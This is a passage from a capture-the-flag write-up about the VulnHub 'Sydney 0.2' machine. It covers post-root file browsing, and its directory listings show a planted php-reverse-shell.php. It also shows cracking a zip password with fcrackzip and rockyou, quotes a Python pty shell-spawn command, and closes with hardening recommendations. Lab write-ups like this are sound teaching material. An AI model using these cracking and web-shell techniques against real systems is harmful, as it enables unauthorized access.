root@sidney:~/commodore64# ls -la
ls -la
total 12
drwxr-xr-x 3 root root 4096 May 24 2016 .
drwx----- 3 root root 4096 May 25 2016 ..
dr----- 3 root root 4096 May 24 2016 .miami
root@sidney:~/commodore64# cd .miami
cd .miami
root@sidney:~/commodore64/.miami# ls -la
ls -la
total 12
dr----- 3 root root 4096 May 24 2016 .
drwxr-xr-x 3 root root 4096 May 24 2016 ..
dr----- 2 root root 4096 May 25 2016 vice
root@sidney:~/commodore64/.miami# cd vice
cd vice
root@sidney:~/commodore64/.miami/vice# ls -la
ls -la
total 12
dr----- 2 root root 4096 May 25 2016 .
dr----- 3 root root 4096 May 24 2016 ..
-r----- 1 rhubbard rhubbard 4089 May 24 2016 flag.zip
-r----- 1 root root 0 May 24 2016 versatile_commodore_emulator

```

FIG 17

I copied **flag.zip** to **/var/www/html/commodore64/** to make it accessible for direct download from the website. Additionally, I changed its ownership to **www-data** using the command **chown www-data:www-data flag.zip**, ensuring the web server had the necessary permissions to serve the file.

```
-rw-r--r-- 1 www-data www-data 2880 Jun 19 2003 index.php
drwxr-xr-x 2 www-data www-data 4096 Jan 4 2003 lang
-rw-r--r-- 1 www-data www-data 5496 Mar 22 13:38 php-reverse-shell.php
-rw-r--r-- 1 www-data www-data 2177 Jun 19 2003 readme.txt
root@sidney:/var/www/html/commodore64# chown www-data:www-data flag.zip
chown www-data:www-data flag.zip
root@sidney:/var/www/html/commodore64# ls -la
ls -la
total 1296
drwxr-xr-x 7 www-data www-data 4096 Mar 22 15:24 .
drwxr-xr-x 3 root      root      4096 May 25 2016 ..
-rw-rw-r-- 1 www-data www-data 5548 May 31 2016 200.gif
-rw-rw-r-- 1 www-data www-data 322497 May 24 2016 a500_1280x1024.jpg
-rw-rw-r-- 1 www-data www-data 274647 May 24 2016 c128_1280x1024.jpg
-rw-rw-r-- 1 www-data www-data 274697 May 24 2016 c128flat_1280x1024.jpg
-rw-rw-r-- 1 www-data www-data 308844 May 24 2016 c64_1280x1024.jpg
drwxr-xr-x 2 www-data www-data 4096 May 31 2016 conf
drwxr-xr-x 2 www-data www-data 4096 Jan 4 2003 docs
-rwxr-xr-x 1 www-data www-data 4089 Mar 22 15:24 flag.zip
-rw-r--r-- 1 root      root      62464 Mar 22 14:33 hint.gif
-rw-r--r-- 1 www-data www-data 357 May 31 2016 .htaccess
drwxr-xr-x 2 www-data www-data 4096 Jan 4 2003 icon
drwxr-xr-x 2 www-data www-data 4096 Jan 4 2003 incl
-rw-r--r-- 1 www-data www-data 325 May 31 2016 index.html
-rw-r--r-- 1 www-data www-data 183 May 31 2016 index.html.bak
-rw-r--r-- 1 www-data www-data 2880 Jun 19 2003 index.php
drwxr-xr-x 2 www-data www-data 4096 Jan 4 2003 lang
-rw-r--r-- 1 www-data www-data 5496 Mar 22 13:38 php-reverse-shell.php
-rw-r--r-- 1 www-data www-data 2177 Jun 19 2003 readme.txt
```

FIG 18

Once I downloaded the flag.zip file, I discovered it was encrypted. Using **fcrackzip**, I retrieved the password...


```
[x]-[root@parrot]-[/home/rohit_23/Desktop]
#fcrackzip -u -D -p rockyou.txt flag.zip

Trash

PASSWORD FOUND!!!!: pw == 38911
```

FIG 19

Using the **strings** command on **flag.d64**, I extracted readable text from the file.

```
[root@parrot]-[/home/rohit_23/Desktop]
#unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.d64 password:
inflating: flag.d64
[root@parrot]-[/home/rohit_23/Desktop]
#strings flag.d64
SCREEN 1 -
.....
}CONGRATULATIONS!}
}
.....
TI
(60
0: G
TI
+r.81&4B7
\pbLh
}
}WELL DONE ONCE MORE ON GETTING THE}
}FLAG --VULNHUB'S FIRST C=64 ONE--}
}WHICH I HOPE YOU ENJOYED.}
}
}SHOUT-OUTS TO #VULNHUB & A S
```

FIG 20

Conclusion

In this penetration test, I successfully identified and exploited various security weaknesses in the *Sydney 0.2* machine. By performing enumeration, brute-force attacks, and privilege escalation, I was able to gain full control of the system.

The test showed that weak passwords, exposed sensitive information, and misconfigured file permissions made the system vulnerable. These issues allowed me to crack credentials easily and escalate privileges to root access.

To improve security, it is important to use strong passwords, properly configure file permissions, and secure web services. Fixing these vulnerabilities will help protect the system from potential attacks.

Recommendations:

To improve security and prevent similar attacks, the following steps should be taken:

1. **Disable Directory Listing** – Stop users from seeing hidden files and folders on the website.
2. **Use Strong Passwords** – Avoid weak passwords like "mos6518" and use complex passwords. Enable multi-factor authentication (MFA) for better security.
3. **Secure Web Server Settings** – Configure robots.txt and .htaccess to block access to sensitive files and directories.
4. **Limit User Privileges** – Give users only the necessary permissions to avoid misuse of high-level access.
5. **Restrict File Access** – Set correct file permissions to prevent unauthorized access or modifications.
6. **Block Unauthorized Python Execution** – Stop normal users from running commands like `import pty; pty.spawn('/bin/bash')` to prevent privilege escalation.
7. **Perform Regular Security Checks** – Monitor system logs, check for suspicious activity, and update software regularly to fix vulnerabilities.
8. **Use Security Monitoring Tools** – Install intrusion detection systems (IDS) to track unusual behaviour, such as repeated login attempts or privilege escalation.

By following these steps, the system will be more secure, reducing the risk of attacks and unauthorized access.

